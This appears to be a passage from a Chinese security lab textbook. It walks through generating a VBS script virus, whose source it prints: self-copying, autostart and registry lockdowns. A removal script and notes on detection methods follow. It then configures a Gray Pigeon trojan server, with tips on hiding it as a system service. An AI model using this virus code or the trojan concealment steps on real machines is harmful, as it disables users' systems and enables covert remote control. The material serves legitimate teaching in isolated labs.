



图 4-2　选择病毒复制方式

**步骤 3**：单击“下一步”按钮，进入如图 4-3 所示的“禁止功能选项”设定界面，根据需要进行设定。例如，如果选中“禁止右键菜单”复选框，当运行了该病毒后，右击，将无法弹出快捷菜单。

**步骤 4**：单击“下一步”按钮，进入如图 4-4 所示的“病毒提示对话框”设定界面，根据需要设置有关开机时病毒的执行情况。当选中“设置开机提示对话框”复选框，并设置了提示框标题和内容后，相关信息将以对话框方式在开机时自动显示。

**步骤 5**：单击“下一步”按钮，进入如图 4-5 所示的“病毒传播选项”设定界面，根据需要进行设定。当选中“通过电子邮件进行自动传播（蠕虫）”复选框时，病毒可以向指定数量的用户发送垃圾邮件。





图 4-3 “禁止功能选项”设置界面





图 4-4 设置开机时病毒的执行情况





图 4-5 “病毒传播选项”设定界面

**步骤 6**：单击“下一步”按钮，进入“浏览器修改选项”设定界面，根据需要进行设定。注意，当选中“设置默认主页”复选框后，会弹出“设置主页”对话框，需要读者输入要修改的浏览器主页地址（即每次打开 IE 浏览器时默认打开的主页地址），如图 4-6 所示。

**步骤 7**：单击“下一步”按钮，在出现的如图 4-7 所示的对话框中选择所生成的脚本病毒存放的位置，单击“开始制造”按钮，生成病毒文件。





图 4-6　设置浏览器修改选项





图 4-7　选择所生成的脚本病毒存放的位置

此时，可看到相应路径下，已经生成了脚本病毒文件。

**2. 感染病毒并观察感染后的系统变化情况**

主要操作步骤如下。

**步骤 1**：将生成的脚本病毒文件置于虚拟机中，在其上双击使之运行。为保证完整准确地查看病毒的感染效果，可重启已经感染了病毒的虚拟机系统。然后，根据病毒文件生成时的设置，观察系统感染了病毒后的表现情况。

**步骤 2**：观察系统文件夹下的异常变化，可以发现，在 C:\Windows、C:\Windows\system32 下多了不明来源的脚本文件，如图 4-8 和图 4-9 所示。





图 4-8　Windows 目录下出现不明来源脚本文件





图 4-9 Windows/system32 目录下出现不明来源脚本文件

**步骤 3**：检查各项系统功能，发现右键快捷菜单功能被禁止。在“开始”菜单中，“运行”命令被去除，使用快捷键 Win+R(“运行”的快捷键)，会弹出如图 4-10 所示报错信息。





图 4-10 系统报错信息

**步骤 4**：在 C:\windows 下运行注册表管理器程序 regedit.exe，同样会弹出报错信息，提示功能被禁，如图 4-11 所示。


图 4-11 注册表编辑器已禁用的提示信息

### 3. 脚本病毒代码分析

分析脚本病毒的源码，理解各条语句的含义。用“记事本”等文本编辑工具打开病毒脚本，查看其代码，内容摘录如下。

```
1. On Error Resume Next
2. Set fs = CreateObject("Scripting.FileSystemObject")
3. Set dir1 = fs.GetSpecialFolder(0)
4. Set dir2 = fs.GetSpecialFolder(1)
5. Set so = CreateObject("Scripting.FileSystemObject")
6. dim r
7. Set r = CreateObject("Wscript.Shell")
8. r.Regwrite "HKLM\Software\classes\vbsfile\defaulticon\","shell32.dll,-152"
9. r.Regwrite "HKLM\Software\classes\vbsfile\","文本文档"
10. so.GetFile(WScript.ScriptFullName).Copy(dir1&"\Win32system.vbs")
11. so.GetFile(WScript.ScriptFullName).Copy(dir2&"\Win32system.vbs")
12. so.GetFile(WScript.ScriptFullName).Copy(dir1&"\Start Menu\Programs\启动\Win32system.
    vbs")
13. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun",
    1,"REG_DWORD"
14. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\Disable
    RegistryTools",1,"REG_DWORD"
15. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoLog
    Off",1,"REG_DWORD"
16. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Win32system","Win32
    system.vbs"
17. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
    NoViewContextMenu",1,"REG_DWORD"
18. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNotice
    Caption","Hello VBS 脚本病毒"
19. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText",
    "这是 VBS 脚本病毒实验"
20. r.Regwrite "HKCU\Software\Policies\Microsoft\Internet Explorer\Restrictions\
    NoBrowserContextMenu",1,"REG_DWORD"
21. r.Regwrite "HKCU\Software\Policies\Microsoft\Internet Explorer\Restrictions\
    NoBrowserOptions",1,"REG_DWORD"
22. r.Regwrite "HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main\Start Page",
    "www.baidu.com"
```

下面对主要语句的含义进行分析。

第 1 行语句的含义是启用错误处理程序，目的在于当程序发生错误时忽略错误而继续向下执行，避免打断程序的执行流程，保证后续的代码可以继续执行。

第 3 行和第 4 行语句中，使用了 GetSpecialFolder(folderspec)函数，当参数 folderspec 等于 0 时，函数返回值为 Windows 文件夹(一般为 C:\Windows 或 C:\WINNT)；当参数 folderspec 等于 1 时，函数返回值为 System 文件夹(常见于 C:\Windows\system32)。

第 10～12 行语句的作用依次为复制病毒文件到 Windows 文件夹、system32 文件夹、启动菜单。值得注意的是，第 12 行 VB 脚本会将病毒文件默认复制到“C:\Windows\Start Menu\Programs\启动\”目录下，而实验机的开机启动目录为“C:\Documents and Settings

\Administrator\「开始」菜单\程序\启动”，两者路径不一致，因此在系统的开机启动文件夹下没有相应的脚本病毒。

第13～17行语句的作用依次为禁止“运行”菜单、禁止使用注册表编辑器、禁止注销菜单、开机自动运行及禁止快捷菜单。

第18～19行语句的作用是开机启动提示信息。

第20～22行语句的作用依次为禁用IE浏览器快捷菜单、禁止Internet选项、设置默认主页为http://www.baidu.com。

**4. 清除病毒脚本的编写方法**

打开“记事本”程序，根据病毒脚本内容编写相应的清除病毒的脚本，内容如下。

```
1. Set fs = CreateObject("Scripting.FileSystemObject")
2. Set dir1 = fs.GetSpecialFolder(0)
3. Set dir2 = fs.GetSpecialFolder(1)
4. Set so = CreateObject("Scripting.FileSystemObject")
5. dim r
6. Set r = CreateObject("Wscript.Shell")
7. r.Regwrite "HKLM\Software\classes\vbsfile\defaulticon\",dir1&"\wscript.exe,2"
8. r.Regwrite "HKLM\Software\classes\vbsfile\","VBScript Script file"
9. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce\deltree.exe","start.
   exe /m deltree /y "&dir1&"\Win32system.vbs"
10. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce\deltree.exe",
    "start.exe /m deltree /y "&dir2&"\Win32system.vbs"
11. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce\deltree.exe",
    "start.exe /m deltree /y "&dir1&"\Start Menu\Programs\启动\Win32system.vbs"
12. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun",
    0,"REG_DWORD"
13. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\
    DisableRegistryTools",0,"REG_DWORD"
14. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
    NoLogOff",0,"REG_DWORD"
15. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Win32system",""
16. r.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\
    NoViewContextMenu",0,"REG_DWORD"
17. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon\
    LegalNoticeCaption",""
18. r.Regwrite "HKLM\Software\Microsoft\Windows\CurrentVersion\Winlogon\
    LegalNoticeText",""
19. r.Regwrite "HKCU\Software\Policies\Microsoft\Internet Explorer\Restrictions\
    NoBrowserContextMenu",0,"REG_DWORD"
20. r.Regwrite "HKCU\Software\Policies\Microsoft\Internet Explorer\Restrictions\
    NoBrowserOptions",0,"REG_DWORD"
21. r.Regwrite "HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer\Main\Start Page",
    "about:blank"
```

将以上脚本语句保存为一个VBS脚本。在该脚本上双击运行，然后重启系统，即可完成病毒的消杀工作。

### 4.1.4 任务与思考

在本实验的基础上，读者可继续学习脚本病毒及防范方法。脚本病毒是计算机病毒的一种新形式，其主要采用脚本语言编写，可以对系统进行操作，包括创建、修改、删除文件，甚至格式化硬盘。脚本病毒的传播速度快，危害性大。同时，借助脚本语言的特点，脚本病毒的书写形式灵活，容易产生变种。目前网络上存在的脚本病毒绝大多数都由 VBScript 和 JavaScript 编写。

传统的病毒检测方法包括特征代码法、校验和法、行为监测法、软件模拟法等。其中，特征代码法的原理是提取病毒的某一小段特征代码进行识别，所以该方法对未知病毒几乎无法预测，另外新增病毒的数量在不断加大的情况下，病毒特征代码的数量也在加大，这会严重影响检测速度；校验和法是对文件做校验和，并将其保存，一旦校验和改变就将之视为异常，这种检测方法依赖文件长度和内容，预警过于敏感容易产生误报；行为监测法从理论上讲可以监测到所有未知病毒，但是实现复杂、速度较低。

扫一扫

视频讲解

## 4.2 木马攻防实验

### 4.2.1 预备知识：木马的攻击原理

特洛伊木马(Trojan Horse)又称木马，是一种通过各种方法直接或间接与远程计算机之间建立连接，使远程计算机能够通过网络控制本地计算机的程序。一般情况下，木马并不被当成病毒，因为它们通常不包括感染程序，因而并不会自我复制，只是靠欺骗获得传播。随着网络的普及，木马程序的危害变得十分强大，概括起来，木马的危害有：窃取数据、接受非授权操作者的指令、篡改文件和数据、删除文件和数据、施放病毒、使系统自毁、远程运行程序、跟踪监视对方屏幕、直接屏幕鼠标控制、键盘输入控制、监视对方任务且可以中止对方任务、锁定鼠标键盘和屏幕、远程重启和关机、远程读取和修改注册表、共享被控制端的硬盘等。

木马程序一般由两部分组成，分别是服务器端和客户端。服务器端程序指的是运行在被控制的电脑上的程序，该程序为可执行文件。客户端程序安装在控制端，能够对服务器端进行控制。在 Windows 系统中，木马一般作为一个网络服务程序在中了木马的计算机后台运行，监听本机一些特定端口，这个端口号多数比较大(5000 以上，但也有少数是 5000 以下的)。当该木马相应的客户端程序在此端口上请求连接时，它会与客户程序建立 TCP 连接，从而被客户端远程控制。

根据木马的网络连接方向，可以将之分为以下两类。

(1) 正向连接型：正向连接型是需要控制者主动去连接被控端，一般情况下，控制者必须知道被控制者的 IP 地址和端口，然后通过某种软件来控制被控制者，如微软的 3389 远程桌面、Radmin 远程控制、VNC 远程控制都需要知道对方的 IP 地址和端口，然后通过客户端软件连接对方。正向连接型是传统技术，其缺点是不能透过防火墙。

(2) 反向连接型：反向被动型控制又可以被称为反弹性控制技术，指的是在被控端下安装服务器端程序之后，由被控端主动来寻找控制者的客户端监听端口，其特点是控制者不需要知道被控制者的 IP 地址和端口，被控端会自己主动来找控制者的监听地址和端口。当攻击端发现被控端已经找到控制者的监听地址和端口，就可以控制被控制者的计算机，而不需要知道被控制者的 IP 和端口，尤其是被控制者为动态 IP 的时候。反向被动型远控在黑客界已经是主流了，黑客专门使用某些控制软件控制被控制者，反弹型远控软件更是数不胜数，例如，灰鸽子、白金、终结者、Ghost 、上兴 、大白鲨等。

黑客要控制远程计算机，必须先将木马程序的服务器端程序植入远程计算机中。目前木马一般通过以下几种方式进行传播。

(1) 通过 E-Mail 附件传播。

(2) 通过网页传播。

(3) 通过文件传输。

(4) 通过系统漏洞直接种植。

灰鸽子木马是国内一个著名的后门程序。灰鸽子变种木马在被运行后，会自我复制到 Windows 目录下，并自行将安装程序删除；通过修改注册表，将病毒文件注册为服务项实现开机自动运行；木马程序还会注入指定的进程中，隐藏自我，防止被杀毒软件查杀；之后其会自动开启 IE 浏览器，以便与外界进行通信，侦听攻击者的指令，在用户不知情的情况下连接攻击者指定站点，盗取用户信息、下载其他特定程序。

## 4.2.2 实验目的和条件

### 1. 实验目的

在学习木马工作原理的基础上，结合本实验，通过具体的操作继续学习木马程序的产生、传播、隐藏和攻击方法。同时，通过对木马程序清除过程的学习，掌握日常应用中木马程序的检测和清除方法。

### 2. 实验条件

本实验所需要的软硬件清单如表 4-1 所示。

**表 4-1 木马攻防实验清单**

| 类型 | 序号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | IP 地址：192.168.244.132 |
| | 4 | 软件版本：灰鸽子远程控制程序(黑防专版) |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | IP 地址：192.168.244.133 |

本实验使用了灰鸽子远程控制程序，该工具虽然主要用于计算机的远程控制管理，但其工作原理和过程与木马几乎一致。

## 4.2.3 实验过程

### 1. 木马攻击的实现

实现木马攻击的主要操作步骤如下。

**步骤 1**：正常登录到实验场景中的攻击机(VPC1)，安装“灰鸽子远程控制程序”，成功安装后的灰鸽子控制端界面如图 4-12 所示。


图 4-12 灰鸽子控制端界面

**步骤 2**：在攻击机上生成木马的服务器端程序。单击图 4-12 中的“配置服务程序”图标，弹出如图 4-13 所示的操作界面，对服务器进行配置。





图 4-13 服务器配置

在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框填写攻击机(VPC1)的 IP 地址(本实验为 192.168.244.132),同时可以设置上线图像、上线分组、上线备注、连接密码等内容,读者可以根据实验需要进行设置。

选择“安装选项”选项卡,可设置安装路径、程序图标等。本实验中我们选中“安装成功后自动删除安装文件”复选框,以更好地实现木马的隐藏,如图 4-14 所示。





图 4-14 安装选项设置

选择“启动项设置”选项卡,可以同时勾选“Win98/2000/XP 下写入注册表启动项”和“Win2000/XP 下优先安装成服务启动”复选框。“显示名称”和“服务名称”文本框中可以任意填写(建议尽量填写与系统有关的单词);“描述信息”文本框中说明此项服务是系统服务(此处的设置非常重要,建议选择不可停止的服务,以增加蒙蔽性,也可以更好地隐藏自己),如图 4-15 所示。





图 4-15 启动项设置

选择“高级选项”选项卡,在如图 4-16 所示的对话框中配置进程的启动和隐藏方式,以及木马程序是否需要进行加壳处理(本实验暂时选中“不加壳”单选按钮)。

安装插件。灰鸽子提供了大量的插件功能,如图 4-17 所示,可以根据自己的需要添加





图 4-16　高级选项





图 4-17　灰鸽子提供的插件

相应的插件。

配置服务器结束后，单击“生成服务器”按钮，提示配置成功，如图 4-18 所示。


图 4-18　配置服务器程序成功

**步骤 3**：攻击机(VPC1)将配置好的服务器程序(Server. exe)发给靶机(VPC2)，可以采用共享文件夹方式发送，具体设置方法在此不再赘述。

**步骤 4**：在靶机双击服务器端程序 Server. exe 文件运行，可以发现程序运行后图标消失，实现了木马程序的隐藏。然后，在客户端就会看到服务器端主机(肉鸡)已经上线，如图 4-19 所示。


图 4-19 客户端实现对服务器端的远程控制

可以看到服务器端的硬盘分区情况。双击盘符，可以进入对应的硬盘分区浏览文件，还可以进行文件的删除、上传、下载等操作。

**步骤 5**：首先选择“远程控制命令”选项卡，然后再选择下方的“系统操作”选项卡，单击“系统信息”按钮，可以看到如图 4-20 所示的界面。通过该操作界面，客户端可以对服务器端进行获取系统信息、“重启计算机”、“关闭计算机”、“卸载服务端”等操作。

图 4-20 中的其他操作有剪切板查看、进程管理、服务管理、共享管理、代理服务、插件管理，读者可以在实验中进行测试。

